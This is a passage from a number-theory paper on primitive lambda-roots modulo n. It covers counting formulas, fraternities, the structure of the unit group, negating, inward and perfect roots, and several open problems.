$$\phi(p-1)/(p-1) = \prod_{\substack{r \text{ prime} \\ r|p-1}} \left(1 - \frac{1}{r}\right).$$

Choosing p to be congruent to 1 modulo the product of the first k primes (this is possible, by Dirichlet's Theorem) ensures that the product on the right is arbitrarily small. In order to obtain proper PLRs, also choose $p \equiv 1 \pmod 4$; then the proportion for $4p$ is the same as for p.

Problem 3 Can the proportion of units which are primitive λ-roots be arbitrarily close to 1? Numbers n which are of the form $\lambda^*(m)$ seem to be particularly good for this problem. For example, if

$$\begin{aligned} n &= \lambda^*(53\,130) \\ &= 460\,765\,909\,369\,981\,425\,841\,156\,813\,418\,098\,240\,135\,472\,867\,831\,112, \end{aligned}$$

then the proportion of PLRs in the group of units differs from 1 by less than one part in two million.

Li [13] has considered the analogue for PLRs of Artin's conjecture for primitive roots, that is, the function $N_a(x)$ whose value is the number of positive integers $n \le x$ such that a is a PLR of n. This function is more erratic than the corresponding function for primitive roots: the lim inf of $\left(\sum_{1\le a\le x} N_a(x)\right)/x^2$ is zero, while the lim sup of this expression is positive.

6.1 Another formula

Here is another, completely different, method for calculating the number of primitive lambda-roots of n. This depends on knowing the elementary divisors of $U(n)$.

Theorem 6.7 *Let n be a positive integer. For any prime p dividing $\phi(n)$, let $p^{a(p)}$ be the largest p-power elementary divisor of $U(n)$, and let $m(p)$ be the number of elementary divisors of $U(n)$ which are equal to $p^{a(p)}$. Then the number of primitive lambda-roots of n is*

$$\phi(n) \prod_{p|\phi(n)} \left(1 - \frac{1}{p^{m(p)}}\right).$$

Proof Write $U(n) = P_1 \times \cdots \times P_r$, where P_i is the p_i-primary part of $U(n)$ (the product of all the cyclic factors of p_i-power order in the primary decomposition of $U(n)$). Now an element of $U(n)$ is a primitive lambda-root if and only if, for each i with $1 \leq i \leq r$, its projection into P_i is of maximum possible order $p_i^{a(p_i)}$. So we have to work out the fraction of elements of P which are of maximum possible order.

Dropping the subscripts, let $P = C_{p^a} \times \cdots \times C_{p^a} \times Q$, where there are m factors p^a, and Q is a product of cyclic p-groups of orders smaller than p^a. Then an element of P has order p^a if and only if its projection into $(C_{p^a})^m$ has order p^a. So the fraction of elements of maximal order in P is the same as in $(C_{p^a})^m$. Now the elements of the latter group of order less than p^a are precisely those lying in the subgroup $(C_{p^{a-1}})^m$, a fraction $1/p^m$ of the group. So a fraction $1 - 1/p^m$ have order equal to p^a.

This result has a curious corollary. If n is such that primitive roots of n exist (that is, if n is an odd prime power, or twice an odd prime power, or 4), then the number of primitive roots of n is $\phi(\phi(n))$. Now for any n, compare the formula in the theorem with the formula

$$\phi(\phi(n)) = \phi(n) \prod_{p \mid \phi(n)} \left(1 - \frac{1}{p}\right).$$

We see that the number of PLRs is at least $\phi(\phi(n))$, with equality if and only if $m(p) = 1$ for all p dividing $\phi(n)$. In other words:

Corollary 6.8 *For any n, the number of primitive lambda-roots of n is at least $\phi(\phi(n))$. Equality holds if and only if, for each prime p which divides $\phi(m)$, the largest p-power elementary divisor of $U(n)$ is strictly greater than all the other p-power elementary divisors of n. An equivalent condition is that the second largest invariant factor of $U(n)$ divides $\lambda(n)/\sigma(\lambda(n))$, where $\sigma(m)$ is the product of the distinct prime divisors of m.*

Proof The first part follows from the prefatory remarks. The equivalence of the last condition with the condition involving the elementary divisors is clear.

This raises a curious number-theoretic problem.

Problem 4 What proportion of numbers n have the property that the number of PLRs of n is equal to $\phi(\phi(n))$?

A computer search shows that nearly 60% of all numbers below 100 000 have this property (to be precise, 57 996 of them do).

The condition in this proposition comes up in a completely different context, namely, a relationship between the number of power classes of PLRs and the function $\xi(n) = \phi(n)/\lambda(n)$.

Proposition 6.9 *For any positive integer n, the number of power classes of PLRs of n is at least $\xi(n)$. Equality holds if and only if, for any prime divisor p of $\phi(n)$, the largest p-power elementary divisor is strictly greater than any other p-power elementary divisor.*

Proof We can write $U(n) = A \times B$, where A is a cyclic group of order $\lambda(n)$, generated by a (which is a PLR). Now, for each element $b \in B$, the product ab is a PLR. We claim that distinct elements of B give rise to distinct power classes. For suppose that ab_1 and ab_2 lie in the same power class. Then $ab_2 = (ab_1)^m$ for some m with $\gcd(\lambda(n), m) = 1$. This implies that $a = a^m$, so that $m \equiv 1 \pmod{\lambda(n)}$, from which it follows that $b_2 = b_1^m = b_1$. So there are at least as many power classes as elements of B. Since $|B| = \phi(n)/\lambda(n) = \xi(n)$, the inequality is proved.

Equality holds if and only if, whenever $a \in A$, $b \in B$, and ab is a PLR, it follows that a is a PLR. Suppose that the condition on elementary divisors holds. For any p dividing $\lambda(n)$, the p-elementary divisors of B divide $\lambda(n)/p$, and so $b^{\lambda(n)/p} = 1$. Hence $a^{\lambda(n)/p} = (ab)^{\lambda(n)/p} \neq 1$. Since this holds for all p, the order of a is $\lambda(n)$, and so a is a PLR. Conversely, suppose that the condition on elementary divisors fails, and suppose that the largest p-elementary divisor of B is p^r and is the p-part of $\lambda(n)$. Choose an element $b \in B$ of order p^r. Then $a^{p^r}b$ is a PLR, but a^{p^r} is not.

For another proof that the cases of equality in the two results coincide, note that $\phi(n)$ and $\lambda(n)$ have the same prime divisors, and so

$$\frac{\phi(\phi(n))}{\phi(n)} = \frac{\phi(\lambda(n))}{\lambda(n)},$$

so that $\xi(n) = \phi(\phi(n))/\phi(\lambda(n))$, whereas the number of power classes is the number of PLRs divided by $\phi(\lambda(n))$.

Example For $n = 360 = 2^3 \cdot 3^2 \cdot 5$, we have

$$U(n) \cong C_2 \times C_2 \times C_6 \times C_4 \cong C_4 \times C_2^3 \times C_3,$$

so

$$\begin{aligned} \#\text{PLRs} = \phi(\phi(n)) &= 32, \\ \#\text{PCs} = \xi(n) &= 8. \end{aligned}$$

For $n = 720 = 2^4 \cdot 3^2 \cdot 5$, we have

$$U(n) \cong C_2 \times C_4 \times C_6 \times C_4 \cong C_4^2 \times C_2^2 \times C_3,$$

so

$$\begin{aligned} \#\text{PLRs} = 96, \quad & \phi(\phi(n)) = 64, \\ \#\text{PCs} = 24 \quad & \xi(n) = 16. \end{aligned}$$

6.2 Fraternities

Definition Two PLRs x and y of n are said to be *fraternal* if $x^2 \equiv y^2 \pmod{n}$. This is an equivalence relation on the set of PLRs; its equivalence classes are called *fraternities*.

Recall the definition of 2-rank and 2-exponent from Subsection 5.2.

Proposition 6.10 *Suppose that $n \geq 2$. Let the 2-rank and 2-exponent of $U(n)$ be s and 2^e respectively. Then the size of a fraternity of PLRs of n is equal to*

$$\begin{cases} 2^s & \text{if } e > 1, \\ 2^s - 1 & \text{if } e = 1. \end{cases}$$

Proof Let $A = \{u \in U(n) : u^2 \equiv 1 \pmod{n}\}$. Clearly $|A| = 2^s$. Since $x^2 \equiv y^2$ if and only if $x = yu$ for some $u \in A$, each fraternity is the intersection of the set of PLRs with a coset of A.

Let a coset C of A contain an element of even order $2m$. If m is even, then every element of C has order $2m$. Suppose that m is odd. Then, for $u \in C$, $u^m \in A$, and $u \cdot u^m$ has order m; all other elements of C have order $2m$.

In particular, the number of PLRs in a coset of A is 2^r if $e > 1$, and is $2^r - 1$ if $e = 1$.

Remark We worked out in Subsection 5.2 the necesary and sufficient conditions for $e = 1$.

Proposition 6.11 *Suppose that $n > 2$, and let $\lambda(n) = 2m$. The intersection of the power class and the fraternity containing a PLR x of n is equal to $\{x\}$ if m is odd, and is $\{x, x^{m+1}\}$ if m is even. The number of fraternities is divisible by $\phi(\lambda(n))$ if m is odd, and by $\phi(\lambda(n))/2$ if m is even.*

Proof The elements of the power class of x have the form x^d, where $\gcd(d, \lambda(n)) = 1$. Now x and x^d are fraternal if and only if $x^{2(d-1)} \equiv 1$, which holds if and only if $d = 1 + \lambda(n)/2 = m + 1$. Now $\gcd(m+1, 2m) = 1$ if and only if m is even.

The last part follows from the fact that each power class has cardinality $\phi(\lambda(n))$.

Corollary 6.12 *The number of fraternities of PLRs is even, unless n divides 240, in which case there are three fraternities if $n = 80$ or $n = 240$, and 1 otherwise.*

Proof Suppose first that $\lambda(n) \equiv 2 \pmod 4$. Then either $\lambda(n) = 2$, or $\phi(\lambda(n))$ is even. In the first case, n divides 24, and every PLR satisfies $x^2 \equiv 1$, so there is just one fraternity. In the second, the number of fraternities meeting each power class is even.

Now suppose that $\lambda(n) \equiv 0 \pmod 4$. Then either $\lambda(n) = 4$, or $\phi(\lambda(n))$ is also divisible by 4. In the first case, n divides 240, and a finite amount of checking establishes the result. In the second, the number of fraternities meeting every power class is even.

Examples For $n = 40$ we have $s = 3$ and $e = 2$, so the size of a fraternity is $2^3 = 8$; all PLRs belong to a single fraternity

For $n = 56$, we have $s = 3$ and $e = 1$, so the size of a fraternity is $2^3 - 1 = 7$; the 14 PLRs fall into two fraternities. Since $\lambda(n) = 6$, one fraternity contains the inverses of the elements of the other.

For $n = 75$, we have $s = 2$ and $e = 2$, so the size of a fraternity is 4; the 16 PLRs fall into four fraternities.

7 Some special structures for the units

Theorem 7.1 *Suppose that the Smith canonical form of $U(n)$ is*

$$U(n) \cong C_{\lambda(n)} \times \cdots \times C_{\lambda(n)} \qquad \textit{(r factors)},$$

with $r > 1$. Then either

(a) $n = 8$, 12 or 24; or

(b) $n = p^a(p^a - p^{a-1} + 1)$ or $2p^a(p^a - p^{a-1} + 1)$, where p and $p^a - p^{a-1} + 1$ are odd primes.

In particular, $r \leq 3$, and $r = 3$ only in the case $n = 24$.

Proof Suppose first that $\phi(n)$ is a power of 2. Then $n = 2^a p_1 \cdots p_s$, where $p_1, \ldots, p_s$ are distinct Fermat primes, and $U(n) \cong U(2^a) \times C_{p_1-1} \times \cdots \times C_{p_s-1}$. Since all the cyclic factors have the same order, either $s = 0$, or $s = 1$, $p_1 = 3$; the cases where there are more than one cyclic factor are $n = 8$, 12 and 24.

Now suppose that $\phi(n)$ is not a power of 2; let n have s odd prime factors. The number of 2-power cyclic factors of $U(n)$ is s, plus one or two if the power of 2 dividing n is 4 or at least 8, respectively; the number of cyclic factors of odd prime power order is at most s. So n must be odd or twice odd; we may assume that n is odd. We have $s = r$.

Let $n = p_1^{a_1} \cdots p_r^{a_r}$. The decomposition

$$U(n) \cong U(p_1^{a_1}) \times \cdots \times U(p_r^{a_r})$$

must coincide with the Smith normal form of $U(n)$, so we must have

$$p_1^{a_1-1}(p_1 - 1) = \cdots = p_r^{a_r-1}(p_r - 1).$$

Clearly $a_i = 1$ can hold for at most one value of i. But, if $a_i > 1$, then p_i is the largest prime divisor of $p_i^{a_i-1}(p_i - 1)$. We conclude that $r = 2$ and that (assuming $p = p_1 < p_2$ and $a = a_1$) we have $p_2 = p^{a-1}(p-1) + 1$ and $a_2 = 1$.

The odd numbers $n < 1\,000\,000$ occurring in case (b) of the theorem are

$$\begin{aligned} 63 &= 9 \cdot 7, \\ 513 &= 27 \cdot 19, \end{aligned}$$

$$\begin{aligned} 2\,107 &= 49\cdot 43, \\ 12\,625 &= 125\cdot 101, \\ 26\,533 &= 169\cdot 157, \\ 39\,609 &= 243\cdot 163, \text{ and} \\ 355\,023 &= 729\cdot 487. \end{aligned}$$

There are various possibilities for the structure $U(n) \cong C_a \times C_{\lambda(n)} \times C_{\lambda(n)}$ with $a \mid \lambda(n)$; for example, for odd n, we have

$$\begin{aligned} n = 3\cdot 7^2\cdot 43, &\quad U(n) \cong C_2 \times C_{42} \times C_{42}; \\ n = 3^2\cdot 7^2\cdot 43, &\quad U(n) \cong C_6 \times C_{42} \times C_{42}; \\ n = 3\cdot 5^3\cdot 101, &\quad U(n) \cong C_2 \times C_{100} \times C_{100}; \\ n = 11\cdot 5^3\cdot 101, &\quad U(n) \cong C_{10} \times C_{100} \times C_{100}. \end{aligned}$$

For even n, the values $n = 4\cdot p^j\cdot(p^{j-1}(p-1)+1)$, where p and $p^{j-1}(p-1)+1$ are odd primes, give examples.

Problem 5 Can the multiplicity of $\lambda(n)$ as the order of an invariant factor of $U(n)$ be arbitrarily large? Again, numbers of the form $n = \lambda^*(m)$ are particularly fruitful here: for $n = \lambda^*(157\,080)$, a number with 122 digits, the multiplicity of $C_{157\,080}$ in the Smith normal form of $U(n)$ is 16.

8 Negating and non-negating PLRs

Suppose that x is a primitive λ-root. We can ask:

(a) Is $-x$ also a primitive λ-root?

(b) If so, is $-x$ in the same power class as x?

In an abelian group, the order of the product of two elements divides the lcm of the orders of the factors. Since $x = (-1)(-x)$, we see that, if x is a PLR, then the order of $-x$ must be either $\lambda(n)$ or $\lambda(n)/2$, and the latter holds only if $\lambda(n)/2$ is odd. Thus, we have:

Proposition 8.1 *Let x be a primitive λ-root of n, where $n > 2$. Then $-x$ is also a primitive λ-root if either n has a prime factor congruent to* $1 \pmod 4$, *or n is divisible by* 16.

Note that, if $-x$ has order $\lambda(n)/2$, then we have

$$\langle x \rangle = \langle -1 \rangle \times \langle -x \rangle,$$

so that -1 and $-x$ are both powers of x in this case. Conversely, if $\lambda(n)/2$ is odd and -1 is a power of x, then $-x$ is an even power of x and so has order $\lambda(n)/2$. Thus, in the cases excluded in the above Proposition, we see that $-x$ is a primitive λ-root if and only if -1 is not a power of x. Necessary and sufficient conditions for this are given in Subsection 8.3 below.

Definition The PLR x of n is *negating* if -1 is a power of x, and *non-negating* otherwise.

Now clearly $-x$ is a power of x if and only if x is negating.

Corollary 8.2 *Suppose that $\lambda(n)$ is twice an odd number (so that n is not divisible by 16 or by any prime congruent to $1 \pmod 4$).*

(a) If $n = 4$ or $n = 2p^a$ for some prime $p \equiv 3 \pmod 4$, then for every primitive λ-root x, we have that $-x$ is not a primitive λ-root.

(b) Otherwise, some primitive λ-roots x have the property that $-x$ is a primitive λ-root, and some have the property that it is not.

The PLR x is negating if and only if -1 belongs to the cyclic group generated by x; so we see:

Proposition 8.3 *If a primitive λ-root is negating, then so is every element of its power class.*

In the next two sections, after a technical result, we will determine for which n there exist negating PLRs, and count them. We conclude this section with some open problems.

Problem 6 Is it possible for -1 to be the only unit which is not a power of a PLR? More generally, which units can fail to be powers of PLRs?

Problem 7 For which values of n is it true that the product of two PLRs is never a PLR? (This holds for $n = 105$, for example.) For other values of n, can we characterise (or count) the number of pairs (x_1, x_2) of PLRs whose product is a PLR?

8.1 A refined canonical form

While the invariant factors and the elementary divisors of a finite abelian group are uniquely determined, the actual cyclic factors are not in general. This freedom is used in the following result, which is useful in the construction of terraces. This result lies at the opposite extreme from the negating PLRs we have considered; it shows that there is a unit generating a cyclic factor of $U(n)$ of smallest possible 2-power order which has -1 as a power.

Theorem 8.4 *Let 2^m be the smallest elementary divisor of $U(n)$ for the prime 2. Then $U(n) = A \times B$, where $A \cong C_{2^m}$ and $-1 \in A$. In particular,*

(a) $U(n)$ can be written in Smith canonical form so that the smallest cyclic factor contains -1;

(b) $U(n)$ can be written in primary canonical form so that the smallest cyclic factor of 2-power order contains -1.

Proof The case where n is divisible by 4 can be dealt with by a simple constructive argument. In this case, we have $2^m = 2$; all units are odd, and those congruent to 1 mod 4 form the subgroup B, while A is generated by -1.

Next, suppose that n is odd. In the decomposition of $U(n)$ into cyclic groups given by Theorem 4.1, the element -1 has order 2 in every factor. So, if we refine this decomposition to the primary canonical form, the element -1 has order 2 in every 2-power factor.

Let $C_{2^{m_1}} \times \cdots \times C_{2^{m_r}}$ be the 2-part of $U(n)$, where $m = m_1$. Let x_i be the generator of the ith factor. Then

$$-1 = x_1^{2^{m_1-1}} \cdots x_r^{2^{m_r-1}}.$$

Now replace x_1 by

$$y_1 = x_1 x_2^{2^{m_2-m_1}} \cdots x_r^{2^{m_r-m_1}}.$$

Then $y_1, x_2, \cdots x_r$ generate cyclic groups also forming the 2-part of the primary decomposition of $U(n)$; and we have

$$-1 = y_1^{2^{m_1-1}},$$

as required.

Finally, if n is odd, then $U(2n) \cong U(n)$, and the natural isomorphism maps -1 to -1. So the case where n is twice an odd number follows from the case where n is odd.

8.2 Generators differing by 1

As an example of the preceding result, consider $n = 275 = 5^2 \cdot 11$. The Smith canonical form of $U(n)$ is $C_{10} \times C_{20}$. If we take 139 and 138 as generators of the respective cyclic factors, then $139^5 = -1$. Is it just coincidence that the two generators differ by 1 in this case?

We cannot answer this question completely, but in some cases where $U(n)$ has just two cyclic factors, we can show that generators differing by 1 must exist, keeping the property that -1 lies in the smaller cyclic group.

We consider the case where $n = pq$, with p and q distinct odd primes. Then $U(n) \cong C_{\xi(n)} \times C_{\lambda(n)}$, where $\lambda(n)$ and $\xi(n)$ are the least common multiple and greatest common divisor, respectively, of $p-1$ and $q-1$. We have seen that it is possible to choose a generator x of the first factor such that -1 is a power of x (necessarily $-1 = x^{\xi(n)/2}$). Under suitable hypotheses, we can assume also that $x+1$ generates the second factor.

We consider first the case where $\xi(n) = 4$. In this case, both p and q must be congruent to 1 mod 4, and at least one must be congruent to 5 mod 8. Moreover, we have $x^2 \equiv -1 \pmod{pq}$.

Theorem 8.5 *Let p and q be primes congruent to $5 \pmod 8$, such that $\gcd(p-1, q-1) = 4$. Suppose that 2 is a primitive root of both p and q. Then there exists a number x such that*

$$U(pq) = \langle x \rangle \times \langle x+1 \rangle = \langle x \rangle \times \langle x-1 \rangle,$$

where the cyclic factors have orders $\xi(pq) = 4$ and $\lambda(pq) = (p-1)(q-1)/4$, and the first factor contains -1. There are two such values, one the negative of the other modulo pq.

Proof We have

$$2^{(p-1)(q-1)/8} = \left(2^{(p-1)/2}\right)^{(q-1)/4} \equiv (-1)^{\text{odd}} = -1 \pmod{p},$$

and similarly mod q; so

$$2^{(p-1)(q-1)/8} \equiv -1 \pmod{pq}.$$

Now there are four solutions of $x^2 \equiv -1 \pmod{pq}$, namely $\pm x_1$ and $\pm x_2$, where

$$\begin{aligned} x_1 &\equiv a \pmod{p}, & x_1 &\equiv b \pmod{q}, \\ x_2 &\equiv a \pmod{p}, & x_2 &\equiv -b \pmod{q}, \\ a^2 &\equiv -1 \pmod{p}, & b^2 &\equiv -1 \pmod{q}. \end{aligned}$$

So we can choose x such that $x^2 \equiv -1$ and $x \not\equiv \pm y \pmod{pq}$, where $y = 2^{(p-1)(q-1)/16}$.

Certainly x has order 4. Also we have

$$(x+1)^2 = x^2 + 2x + 1 \equiv 2x \pmod{pq},$$

and

$$(2x)^{(p-1)(q-1)/16} \equiv (\pm y)(\pm x) \pmod{pq},$$

whence $(2x)^{(p-1)(q-1)/8} \equiv 1 \pmod{pq}$. Clearly every odd divisor of $p-1$ or $q-1$ divides the order of $2x$, so $2x$ has order $(p-1)(q-1)/8$, and $x+1$ has order $(p-1)(q-1)/16$. Moreover, the subgroup generated by $x+1$ does not contain -1 (since its unique element of order 2 is $\pm xy$), so it is disjoint from the subgroup generated by x. Thus, these two subgroups generate their direct product, which (by considering order) is the whole of $U(pq)$.

The argument for $x-1$ is the same. Alternatively, note that we can replace x by $-x$ in the argument, giving

$$U(pq) = \langle -x \rangle \times \langle -x+1 \rangle = \langle x \rangle \times \langle x-1 \rangle.$$

The final statement in the theorem holds because if we chose $x = \pm y$, then $(2x)^{(p-1)(q-1)/16} \equiv \pm 1$, so that either the order of $x+1$ is too small, or $-1 \in \langle x \rangle \cap \langle x+1 \rangle$.

For example, 2 is a primitive root modulo 5, 13, 29, 37 and 53, so we can use any two of these primes in the Theorem. The table gives all instances with $pq < 300$.

n	x
$65 = 5 \cdot 13$	± 18
$145 = 5 \cdot 29$	± 12
$185 = 5 \cdot 37$	± 68
$265 = 5 \cdot 53$	± 83

A similar argument works in other cases, with some modification. If $q \equiv 1 \pmod{8}$, then 2 is a quadratic residue mod q, and cannot be a primitive root: its

order is at most $(q-1)/2$. For $q = 17, 41, \ldots$, it happens that the order of 2 mod q is $(q-1)/2$.

Consider, for example, the case $p = 5$, $q = 17$. Now 2 has order 4 mod 5 and 8 mod 17, so $2^8 \equiv 1 \pmod{85}$ but $2^4 \equiv 16 \pmod{85}$. So $2x$ has order 8, and $(x+1)$ has order 16, if x is any solution of $x^2 \equiv -1 \pmod{85}$. Thus all four such solutions $x = \pm 13, \pm 38$ have the required property.

On the other hand, 2 has order 20 mod 41, and so $2^{10} \equiv -1 \pmod{205}$. Thus $(2x)^{10} \equiv 1 \pmod{205}$, so in this case $x+1$ has order 20, rather than 40, and the construction fails.

In general, we have the following result, whose proof follows the same lines as the case $pq = 85$.

Theorem 8.6 *Let p and q be primes with $p \equiv 5 \pmod 8$ and $q \equiv 1 \pmod{16}$, such that $\gcd(p-1, q-1) = 4$. Suppose that 2 is a primitive root of p and has order $(q-1)/2$ modulo q. Then there exists a number x such that*

$$U(pq) = \langle x \rangle \times \langle x+1 \rangle = \langle x \rangle \times \langle x-1 \rangle,$$

where the cyclic factors have orders 4 and $\lambda(pq) = (p-1)(q-1)/4$, and the first factor contains -1. There are four such values of x modulo pq, falling into two pairs $\pm x$.

Examples with $pq < 300$ are given in the next table.

n	x
$85 = 5 \cdot 17$	$\pm 13, \pm 38$
$221 = 13 \cdot 17$	$\pm 21, \pm 47$

Similar results hold in the case where $\xi(pq) = 6$. In this case our condition is $x^3 \equiv -1$. This condition permits the possibility that $x \equiv -1$ modulo one of the primes; we exclude this, since then $x+1$ would not be a unit. Since $x^3 + 1 = (x+1)(x^2 - x + 1)$, this means that we require $x^2 - x + 1 \equiv 0$ modulo both p and q, so that this congruence holds modulo pq, Conversely, if $x^2 \equiv x - 1 \pmod{pq}$, then x has order 6 and $-1 \in \langle x \rangle$.

Theorem 8.7 *Let p and q be primes congruent to $7 \pmod{12}$, such that $\gcd(p-1, q-1) = 6$. Suppose that 3 is a primitive root modulo both p and q. Then there exists a number x such that*

$$U(pq) = \langle x \rangle \times \langle x+1 \rangle$$

where the cyclic factors have orders $\xi(pq) = 6$ and $\lambda(pq) = (p-1)(q-1)/6$, and the first factor contains -1.

Proof The proof is almost identical to that of the previous theorem. If $x^3 \equiv -1$, then $x^2 - x + 1 \equiv 0$, and so $(x+1)^2 \equiv 3x$.

Since 3 is a primitive root of 7, 19 and 31, the theorem gives the following values:

n	x
$133 = 7 \cdot 19$	$17, 75$
$217 = 7 \cdot 31$	$68, 150$

Problem 8 Find an analogous result in the case where $q \equiv 1 \pmod{12}$. We note that the conclusions of the theorem hold in several further cases, as in the next table.

n	x
$91 = 7 \cdot 13$	$17, 75$
$247 = 13 \cdot 19$	$69, 88, 160, 179$

There are also cases where the second factor is generated by $x - 1$ rather than $x + 1$:

n	x
$91 = 7 \cdot 13$	$12, 38$
$259 = 7 \cdot 37$	$73, 110$

Problem 9 (a) What happens for larger values of $\xi(pq)$?

(b) What happens for larger numbers of prime factors of n?

8.3 Existence of negating PLRs

The existence and number of negating PLRs of n depend on the structure of the *Sylow* 2*-subgroup S* of $U(n)$, the group of all units of 2-power order.

Definition An abelian group is *homocyclic* if it is the direct product of cyclic groups of the same order. The *rank* of a homocyclic abelian group is the number of cyclic factors in such a decomposition.

Theorem 8.8 *Let $n > 1$. There exists a negating PLR of n if and only if the Sylow 2-subgroup S of $U(n)$ is homocyclic. In this case, the proportion of PLRs which are negating is $1/(2^s - 1)$, where s is the rank of S.*

Proof Suppose first that S is not homocyclic. By Theorem 8.4, $U(n) = A \times B$, where A is cyclic and $-1 \in A$; and $\lambda(n)/|A|$ is even, so $a^{\lambda(n)/2} = 1$ for all $a \in A$. Thus no element of $U(n)$ has the property that its $\lambda(n)/2$ power is -1.

In the other direction, suppose that S is homocyclic. Then $U(n) = S \times T$, where T consists of the elements of odd order in $U(n)$; and a PLR of n is a product of elements of maximal order in S and T. In this case, the automorphism group of S acts transitively on the set of $2^s - 1$ elements of order 2 in S, so that each of them (and in particular, -1) occurs equally often as a power of an element of maximal order.

As a result, we see that every PLR is negating if and only if S is cyclic; this occurs if and only if $n = p^a$, $2p^a$ (for some odd prime p) or 4.

The next result, which follows immediately from the structure theorem for $U(n)$ (Theorem 4.1), thus describes when negating PLRs exist.

Theorem 8.9 *Let $n = 2^a m$ where m is odd, and let r be the number of distinct prime divisors of m. Then the Sylow 2-subgroup S of $U(n)$ is homocyclic if and only if one of the following holds:*

(a) $a \leq 1$ and, for any two primes p and q dividing m, the powers of 2 dividing $p-1$ and $q-1$ are equal. In this case the rank of S is r.

(b) $a = 2$ or $a = 3$, and every prime divisor of m is congruent to $3 \pmod 4$. In this case the rank of S is $r + a - 1$.

9 Inward and outward PLRs

Definition The PLR x of n is *inward* if $x-1$ is a unit, and *outward* otherwise.

Like the previous property, this one is a property of power classes. This follows from a more general observation.

Proposition 9.1 *Let $x, y \in U(n)$, and suppose that x and y belong to the same power class. Then $x-1 \in U(n)$ if and only if $y-1 \in U(n)$.*

Proof Let $y = x^d$. Since $\gcd(d, \phi(n)) = 1$, there exists e such that $x = y^e$. Now

$$y - 1 = x^d - 1 = (x-1)(x^{d-1} + \cdots + 1) = (x-1)a$$

for some $a \in \mathbb{Z}_n$. Similarly, $x-1 = (y-1)b$ for some $b \in \mathbb{Z}_n$. Thus $(x-1)ab = x-1$. If $x-1$ is a unit, this implies that $ab = 1$, so that a is a unit and $y-1 = (x-1)a$ is a unit; and conversely.

Corollary 9.2 *If a primitive λ-root is inward, then so is every element of its power class.*

Proposition 9.3 *(a) Every primitive λ-root of n is outward if and only if n is even.*

(b) If a primitive λ-root x is outward and negating, then n is even, and if n is divisible by 4 then $x \equiv 3 \pmod 4$.

Proof (a) If n is even, then every unit is odd, and so $x \in U(n)$ implies $x-1 \notin U(n)$.

Conversely, suppose that n is odd. Suppose first that n is a prime power, say $n = p^a$. If $x \equiv 1 \pmod p$, then the order of x mod n is a power of p, and x is not a PLR. Thus, every PLR is inward in this case.

In general, choose x congruent to a primitive root modulo every prime power divisor of n. Then x is a PLR, and by the preceding argument, $x-1$ is coprime to n. Thus, $x-1 \in U(n)$, and x is inward.

(b) If x is outward and negating, then $x^d = -1$ for some d, and $x-1$ divides $x^d - 1 = -2$. If n is odd, then -2 is a unit, and hence x is inward; so n is even. If n is divisible by 4, then x cannot be congruent to $1 \pmod 4$, since then 4 divides $x-1$ but 4 does not divide $x^d - 1$.

We remark that whether a PLR is inward or outward does not depend only on the group-theoretic structure of $U(n)$. For example,

$$U(21) \cong U(28) \cong U(42) \cong C_2 \times C_6;$$

each of these groups has six PLRs, falling into three power classes of size 2, as in the following table.

n	Power class	Type
21	2, 11	inward non-negating
	19, 10	outward non-negating
	5, 17	inward negating
28	11, 23	outward non-negating
	5, 17	outward non-negating
	3, 19	outward negating
42	11, 23	outward non-negating
	19, 31	outward non-negating
	5, 17	outward negating

A PLR x of n is outward if and only if x is congruent to 1 modulo some prime divisor of n. In principle, the number of inward PLRs can be calculated by inclusion-exclusion over the prime divisors of n. However, we do not have a concise formula.

For example, consider the case $n = 275 = 5^2 \cdot 11$. We have $\lambda(n) = 20$ and the number of PLRs of n is 96. A unit congruent to 1 mod 5 has order dividing 5 mod 5^2 and dividing 10 mod 11, and so cannot be a PLR. A unit congruent to 1 mod 11 is a PLR if and only if it is a primitive root of 25: there are 8 such elements. So there are $96 - 8 = 88$ inward PLRs of 275.

For a more complicated example, let $n = 189 = 3^3 \cdot 7$, with $\lambda(n) = 18$. An element congruent to 1 mod 3 has order dividing 9 mod 27; to be a PLR, its order must be 9 mod 27 and 2 or 6 mod 7. An element congruent to 1 mod 7 is a PLR mod 189 if and only if it is a PLR mod 27. So the number of inward PLRs is

$$54 - 6 \cdot 3 - 6 = 30.$$

Again, we end the section with an open problem.

Problem 10 What are necessary and sufficient conditions for n to have only inward PLRs? (If n is odd and squarefree, then a necessary and sufficient condition is that $\lambda(n/p) < \lambda(n)$ for every prime divisor p of n. There are many examples of this: $n = 35, 55, 77, 95, \ldots$)

10 Perfect, imperfect and aberrant PLRs

For convenience, in this section the term "primitive lambda-root" includes "primitive root".

Definition If $n = p_1^{a_1} p_2^{a_2} \cdots p_r^{a_r}$, then the PLR x of n is said to be

- *perfect* if x is a PLR of $p_i^{a_i}$ for all $i = 1, \ldots, r$;
- *imperfect* if x is a PLR of $p_i^{a_i}$ for at least one but not all $i = 1, \ldots, r$;
- *aberrant* if x is not a PLR of $p_i^{a_i}$ for any of the values $i = 1, \ldots, r$.

Trivially, if $r = 1$, then any PLR of n is perfect. From now on we assume that $r \geq 2$. Also, of course, if p_i is odd then a PLR of $p_i^{a_i}$ is simply a primitive root of $p_i^{a_i}$.

If n is odd, every unit mod $2n$ is congruent to 1 mod 2 and to a unit mod n, so there is a bijection between the units modulo n and $2n$. This bijection clearly preserves the properties of being a PLR and of being perfect, imperfect or aberrant. So the numbers of PLRs in each of these three categories are the same for $2n$ as for n.

The property of being a perfect PLR is equivalent to the apparently stronger property (b) in the following result.

Theorem 10.1 *Let x be a unit modulo n. Then the following are equivalent:*

(a) x is a perfect PLR of n;

(b) x is a PLR of m, for every divisor m of n;

(c) x is a perfect PLR of m, for every divisor m of n.

Proof Clearly (c) implies (b) and (b) implies (a). So suppose that (a) holds, with $n = p_1^{a_1} \cdots p_r^{a_r}$. Then x is a PLR of $p_i^{a_i}$, for each i.

We claim that x is a PLR of p_i^b, for all i and all b with $0 < b \leq a_i$. This is because the natural homomorphism from $U(p^c)$ to $U(p^{c-1})$ has kernel of order p if $c > 1$, so the order of x mod p^{c-1} is at least a fraction $1/p$ of its order mod p^c. (Compare the proof of Theorem 5.2(a).) Now "downward induction" establishes the claim.

But now, by definition, x is a perfect PLR of m for every divisor m of n, and we are done.

Perfect PLRs always exist: if x_i is a PLR of $p_i^{a_i}$ for $i = 1, \ldots, r$, then the Chinese Remainder Theorem guarantees us a solution of the simultaneous congruences $x \equiv x_i \pmod{p_i^{a_i}}$, and clearly x is a PLR of n. This argument allows us to count the number of perfect PLRs of n: this number is simply the product of the numbers of PLRs of $p_i^{a_i}$ for $i = 1, \ldots, r$.

Theorem 10.2 *Let n be odd. Then any perfect PLR of n is an inward PLR.*

